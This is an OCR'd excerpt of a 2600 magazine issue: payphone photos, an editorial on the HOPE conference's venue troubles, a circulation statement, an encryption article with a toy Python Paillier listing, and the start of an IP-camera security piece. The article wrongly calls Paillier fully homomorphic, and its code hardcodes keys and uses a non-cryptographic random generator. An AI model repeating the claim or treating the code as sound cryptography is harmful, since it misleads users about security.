
Volume Thirty-Six Number Three

DIGITAL EDITION Autumn 2019

2600


The Hacker Quarterly

Eurasian Payphones




Turkey. No question about it - this is one weird payphone to walk towards in the city of Bodrum. But if you can get over the initial fear, it looks like the phone itself is more than capable of handling any dialing challenge you throw its way.

Photo by Cem "camelgun" Gunal




Serbia. Found in the biting cold in the middle of Belgrade, this basic card-only model is operated by Telekom Srbija.

Photo by Flipchan



Greece. An indisputably incredible sight to greet anyone who just happens to be looking for a phone. These four card-only phones (one of which is a different model) were seen around the central Athens area.


Photo by Sam Pursglove



Turkey. OK, something very strange is happening in this country. These were seen in Istanbul and are a nice companion to the bird model above. And we understand there are more....

Photo by Jon Pollack

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)



Risks

bíonn
ciúin
ciontach

Our Audacity

We've admittedly never known when to quit. People have been advising us to since even before we got started. You may be somewhat familiar with the thought process: play it safe, don't make waves, lead a comfortable and uneventful life. It just wasn't for us - and, we know, not for many of those reading this.

We've faced all kinds of struggles and challenges throughout our existence, many of which could have tipped the balance if we weren't fairly stubborn and we didn't have support from so many in the hacker world. The steady decline of the print market, the loss of bookstores, distributors who disappeared with our money more times than we can count, and, of course, increased printing costs. To even survive without the help of advertisers is a testament to the loyalty and the strength of our readers. You make the impossible happen - and have for some time.

Then there's HOPE. This unique project has brought together many thousands from around the world for 12 truly amazing conferences in New York. We've seen it expand steadily over the years, as we've seen the attendees and the hacker community grow, mature, and flourish. We don't have the space to list the many uphill battles involved in organizing these things, but what we see after each event has always filled us with tremendous pride.

Hackers On Planet Earth started as yet another crazy idea of how a European-style gathering of hackers should also be able to happen in the States. Before our first conference, the largest hacker get-togethers were just that: get-togethers mostly of people who already knew each other. And those were great and extremely important in helping to construct what followed. In fact, it was the cancellation of one of those intimate gatherings (Summercon) in 1994 that led to the birth of HOPE as a one-time replacement. From that point, the landscape started to change and big hacker conferences began to spread and thrive. Today, Defcon in Las Vegas regularly gets over 20,000 people to show up, yet for the most part has managed to stay true to the hacker spirit that's been there from the beginning. And HOPE made its own history, expanding the horizons of what constitutes hacking, bringing in speakers like Jello Biafra, Daniel Ellsberg, and the Yes Men to join hacker legends like Steve Wozniak, Kevin Mitnick, and Richard Stallman. Concepts and goals like hacktivism, the Tor Project, hackerspaces, and SecureDrop all had early audiences at HOPE conferences, and enthusiastic ones at that. In addition to the tech, we mixed in discussions of justice and empowerment. Over the years, we've managed to give the stage to well over 1000 speakers. We saw the community grow, become more inclusive and representative of gender, and open a continuing dialogue on how to do better. Instead of running from the controversy, we openly embraced it - and found that it made us stronger. And the best part was that most of our attendees really seemed to get that.

Of course, the apparent loss of our hotel has really thrown a wrench into things. From the beginning, all but one of the HOPE conferences has been held at the Hotel Pennsylvania in Manhattan.

Being right in the middle of midtown certainly had its advantages. But when we were recently confronted with a tripling of the price we were paying, we knew that HOPE couldn't remain there, at least not without fundamentally changing what HOPE was. We never wanted to price ourselves out of the reach of many of our attendees. Accessibility has always been one of our passions and losing that would be a really bitter pill to swallow.

When we broke the news in late July, we expected to hear messages of support. But we were absolutely floored by the amount. What's more, we were unprepared at how many people wanted to support the conference regardless of where it was. A significant number actually said they would *prefer* it if we weren't located in Manhattan, where everything tends to be more expensive. All kinds of ideas have been sent to us, including alternative venues, conference formats, and logistical ideas we had never even thought of before. In short, the hacker community helped to rejuvenate our passion and motivated us to really spare no effort in figuring out how we could make this work.

It's easy to forget sometimes, even when you're in the midst of it, how amazing things can continue to happen when the right people are working with you. We're used to being told that something is impossible - and then doing it anyway. That's how we've felt about all of our conferences so far, because *everyone* knew it simply wasn't possible to pull something like that off. But we've never been particularly practical or big fans of constricting rules and conformity. This annoys the hell out of some people, but we're fairly used to that reaction to most of the things we do. Plus, it's always good to be annoying the *right* people.


As we go to press, we're not yet at the stage where we know what's going to happen in the summer of 2020, which is when the next HOPE conference was supposed to be held. By the time this issue comes out, we should have a good idea one way or another what the future of HOPE will be. So we're setting a date of **Monday, October 21st** to share this information with the world. We will post an announcement at **www.hope.net** and **www.2600.com** on that day. And while we can't say for sure at this point whether this will be good or bad news, we *can* say that we've got the very best people working on this and that we have the support of so many others around the world. And when you've got all that on your side, it's very hard for magic not to occur.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2019. Annual subscription price $29.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	26125	25500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4481	4566
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	20283	19580
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	24764	24146
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	130	117
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	904	925
E. Total free distribution	1034	1042
F. Total distribution	25798	25188
G. Copies not distributed	327	312
H. Total	26125	25500
I. Percent Paid	96	96

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.



Fully Homomorphic Encryption and Privacy

by Thor Mirchandani

In the modern world, people are becoming more and more dependent on using other people's computers for their storage and computing needs. Cloud technologies, phone apps, and Software as a Service (SaaS) are just a few examples of applications that rely on other people's machines.

Most people understand the absolute necessity for securing their data in the Cloud and rely on using some form of encryption. Unfortunately, encrypting data in transit or on a cloud disk using most of the common encryption algorithms is not sufficient to ensure privacy.

When you browse, view, or manipulate the data, it is decrypted to plain text and becomes visible to a sufficiently privileged software program. Can you really know for sure who else is using your cloud instance?

Even on a hardened system, data can be read directly from CPU registers and data buses by a motivated attacker. If that sounds far-fetched, this is exactly how hardware hacker extraordinaire Bunnie Huang hacked the Xbox! For more frivolous examples, consider the technical underpinnings of Kraftwerk's 1981 song "Pocket Calculator." If individuals can do it, what are the capabilities of more well-funded organizations?

Fully Homomorphic Encryption

The bottom line is that to be usable, information encrypted with traditional methods has to be visible in plain text at some point, if only for a brief moment. Another way to look at it is that a man-in-the-middle attack is always possible and as long as the attacker is creative when it comes to defining where the "middle" is!

Does it have to be that way? What if we could reliably manipulate encrypted information without ever decrypting it? Turns out that we can. Enter Fully Homomorphic Encryption (FHE).

FHE is a class of ciphers that have the interesting quality that an arbitrary computation on ciphertexts generates an encrypted result which, when decrypted, matches what you would see had the same computations been performed on the plaintext. Sounds like black magic, doesn't it?

Theoretical FHE systems were postulated in the late 1970s. In the following decades, researchers implemented systems that permitted a limited number and limited types of computations. Then in 2009, Craig Gentry described a system that could perform any computation, albeit very slowly. Basic computations would take hours! But it didn't take long for Gentry and other researchers to come up with implementations many orders of magnitude faster. Those systems are finding practical uses today. (Crypto Trivia: Craig Gentry received a MacArthur Genius Award for his work on encryption.)

A Practical SaaS Example

One application for FHE is SaaS. Alice might have valuable data and Bob might have a valuable algorithm. Neither wants to reveal their "secret sauce" to the other. With traditional encryption methods, this would not be possible: The algorithm would have to operate on plaintext data, and Alice and Bob would have to duke it out regarding who should lift the skirt. Typical solutions to the dilemma involve lawyers and NDAs.

Moments before he took his last breath, Alice's grandfather gave her three top secret numbers that will lead to the map coordinates of the spot where his treasure is hidden. To get the real coordinates, Alice must add two of the numbers and multiply the third by a constant. Alas, while cryptographically savvy, Alice is arithmetically challenged and has to enlist outside help.

Fortunately, Bob runs a service that can add and multiply encrypted numbers. Alice agrees to send Bob her FHE encrypted numbers. Bob will then perform the calculations on the two numbers without ever seeing them in plaintext. Calculations completed, Bob returns the encrypted results to Alice without ever seeing the plaintext results. When Alice gets the results, she can simply decrypt them to get the coordinates.

We are implementing this interaction in Python - see the listing for fullyhomo.py that follows this article. The code was written for Python 3, but should work fine with Python 2 as well. It will run on Ubuntu Linux using any one of the following three commands:

```
./fullhomo.py
python3 fullhomo.py
python fullhomo.py
```

Similar commands are available on Windows. Here is a typical output from running the program:

```
~/projects/homomorphic$ ./fullyhomo.py
SaaS Example:
Alice wants to use Bob's calculation service to calculate 5 + 10
She encrypts 5
...and the encrypted value is 40823131122333075891187605904...
She then encrypts 10
...and the encypted value is 6811593647043826157618544194678...

Alice also wants to to multiply 6 with the constant 3
She encrypts 6
...and the encrypted value is 275872367736262799842862895600...

Then Alice sends the encrypted values to Bob along with her public
➥ key

Bob adds the two encrypted values without knowing what they are
the encrypted result is 3509690235178988491246734744677382694...
Bob multiplies the third encrypted value with the constant
the encrypted result is 8919545079897387397953169089569936011...

Bob sends the encrypted results back to Alice
Alice uses her private key to view the plain text results:
Addition: 15
Multiplication: 18
```

Armed with the coordinates, Alice packs her shovel and books a trip to Niger. Or did he mean Mauritania? Or maybe Namibia? Surely the treasure isn't in the middle of the Atlantic?!?! East versus West, North versus South, these things do matter!

The Code

The Python code implements an FHE algorithm called the Paillier cryptosystem. To keep things brief and simple, the code only implements the operations required to for the addition and multiplication operations. Also, the key pair is hard coded for the sake of simplicity. A full fledged implementation would provide code to generate random keys.

The class FullyHomoCipher on line 14 is the Paillier encryption code. The class BobsCalculationService on line 54 defines the operations for addition and multiplication of Paillier-encrypted values.

Our treasure hunt adventure starts on line 75 and uses the two classes described above. It's extensively commented in order to make it easy for the interested reader to modify and experiment.

A note of caution for readers that aren't familiar with the Python language: Unlike most languages, Python is white-space sensitive, and indentation matters. It's important to preserve the indentation or the program will not execute properly.

FHE Now and Tomorrow

Our SaaS example is obviously a toy, but that's to be expected from about 140 lines of commented Python code. More robust, fully featured FHEs built around stronger algorithms are finding new applications every day.

Software as a Service is only one application that's a good match for FHE. Other types of applications include smart contracts, block chain systems, data mining, "vanity" hashes, end-to-end encrypted database queries, anonymous identity systems, data integrity verification, and so on. With the rapid development in the field, we can expect many other uses in the very near future.

FHE is currently deployed across several industries and problem domains, including electronic voting systems, genomics, and payment systems, and we predict widespread adoption in areas such as health care, smart power grids, and finance to take place very soon.

```
#!/usr/bin/env python3
import random
# Alice's Private/Public key pair, hard coded for simplicity
class PrivateKey():
        lambdA=738421652409814525549056995904495420889617570042898731779798340789
➥05122488912
        mu=1462386606792416204975818590091246298598290203721449108746825548815542
➥7133263

class PublicKey():
        n=73842165240981452554905699590449542089513117936657660262085094366199671
➥389241
        n2=54526653674764094210700969326690817509815522257584472365472731868555542
➥65945716364146975917589702883313267090463349562976463520385887547289609343093055
➥6081
        g=73842165240981452554905699590449542089513117936657660262085094366199671
➥389242

# Alice's Implementation of a fully homomorphic Paillier cipher
class FullyHomoCipher():
        def __init__(self, a1, b1):
                self.a = a1
                self.b = b1

        def expCalc(self, base,exponent,modulus):
                result = 1
                while exponent > 0:
                        if exponent & 1 == 1:
                                result = (result * base) % modulus
                        exponent = exponent >> 1
                        base = (base * base) % modulus
                return result

        def encrypt(self, pub, plain):
                while True:
                        r = random.getrandbits(128)
                        if r > 0 and r < pub.n:
                                break
                x = self.expCalc(r, pub.n, pub.n2)
                cipher = (self.expCalc(pub.g, plain, pub.n2) * x) % pub.n2
                return cipher

        def decrypt(self, priv, pub, cipher):
                x = self.expCalc(cipher, priv.lambdA, pub.n2) - 1
                plain = ((x // pub.n) * priv.mu) % pub.n
                return plain
        def encrypt_message(self, pub, m):
                r = random.randrange(256, pub.n)
                b = self.encrypt(pub, r)
                a = (m-r) % pub.n
                self.a = a
                self.b = b

        def decrypt_message(self, priv, pub):
                val = (self.a + self.decrypt(priv, pub, self.b)) % pub.n
                return val

# Bob's encrypted calculation service
class BobsCalculationService():
        # Add two encrypted numbers
        def encrypted_add(self, pub, a, b):
                return a * b % pub.n2

        def sum (self, c1, c2, pub):
                a = (c1.a + c2.a) % pub.n
                b = self.encrypted_add(pub, c1.b, c2.b)
                c = FullyHomoCipher(a, b)
                return c

        # Multiply two encrypted numbers with a constant (Bob)
        def encrypted_mult(self, pub, a, n):
                return FullyHomoCipher(-1,-1).expCalc(a, n, pub.n2)

        def product(self, const, c1, pub):
                a = (c1.a * const) % pub.n
                b = self.encrypted_mult(pub, c1.b, const)
                c = FullyHomoCipher(a,b)
                return c

# THE SAAS EXAMPLE BEGINS HERE
if __name__ == '__main__':
        # Alice's Key Pair
        pub=PublicKey
        priv=PrivateKey

        # The top secret numbers Alice wants to use
        secretNumber1=5
        secretNumber2=10
        secretNumber3=6
        const=3

        # The Cipher objects Alice uses for encryption
        alice1 = FullyHomoCipher(-1,-1)
        alice2 = FullyHomoCipher(-1,-1)
        alice3 = FullyHomoCipher(-1,-1)

        # Alice performs encryption
        print ("SaaS Example:")
        print ("Alice wants to use Bob's calculation service to calculate ",
➥secretNumber1,"+",secretNumber2)
        print ("She encrypts ", secretNumber1)
        alice1.encrypt_message(pub, secretNumber1)
        print ("...and the encrypted value is ",alice1.a,alice1.b)
        print ("She then encrypts ",secretNumber2)
        alice2.encrypt_message(pub, secretNumber2)
        print ("...and the encypted value is ",alice2.a,alice2.b)
        print ("")
        print ("Alice also wants to to multiply ",secretNumber3," with the
➥ constant ",const)
        print ("She encrypts ", secretNumber3)
        alice3.encrypt_message(pub, secretNumber3)
        print ("...and the encrypted value is ",alice3.a,alice3.b)
        print ("")
        print ("Then Alice sends the encrypted values to Bob along with her
➥ public key")
        print ("")
```

```
    # These are the encrypted values Alice sends to Bob
    encr1_a=alice1.a
    encr1_b=alice1.b
    encr2_a=alice2.a
    encr2_b=alice2.b
    encr3_a=alice3.a
    encr3_b=alice3.b

    # Bob's Cipher objects, initialized with Alice's encrypted numbers
    # Since Bob doesn't have the private key he can't decrypt the numbers
    bob1 = FullyHomoCipher(encr1_a,encr1_b)
    bob2 = FullyHomoCipher(encr2_a,encr2_b)
    bob3 = FullyHomoCipher(encr3_a,encr3_b)

    # Addition
    print ("Bob adds the two encrypted values without knowing what they are")
    result1=BobsCalculationService().sum(bob1, bob2, pub)
    print ("the encrypted result is ",result1.a,result1.b)
    # Multiplication with a constant
    print ("Bob multiplies the third encrypted value with the constant")
    result2=BobsCalculationService().product(const, bob3, pub)
    print ("the encrypted result is ",result2.a,result2.b)
    print ("")

    print ("Bob sends the encrypted results back to Alice")
    print ("Alice uses her private key to view the plain text results:")
    print ("Addition: ",result1.decrypt_message(priv, pub))
    print ("Multiplication: ",result2.decrypt_message(priv, pub))
```

Who Is Watching Us?

by Ray Keck

I have always taken an interest in hacking/phreaking, but never applied anything I have learned (for either good or evil purposes)... until recently, that is. A couple years ago I started working for a manufacturer who sold home security equipment (network video recorders, IP cameras, etc.). I have had some experience with older analog systems in the past, but this would be my first foray into the IP based world. I was one of three people working in tech support helping installers and, on occasion, end users with technical issues. It wasn't the greatest work to be doing (as tech support typically isn't), but it was a decent paycheck and close to home.

During my time of employment with the company, I had a lot of time to think about and evaluate the security of the equipment we were selling. We billed ourselves as a manufacturer to the customer, but this wasn't exactly true. The truth was that we purchased hardware from a Chinese manufacturer and rebranded it with our own logo. We also customized the firmware that was being flashed to the equipment. This information wasn't publicized, and we made it a point not to talk about it with clients, even if they had brought it up themselves. Sounds like a great business to work for, huh?

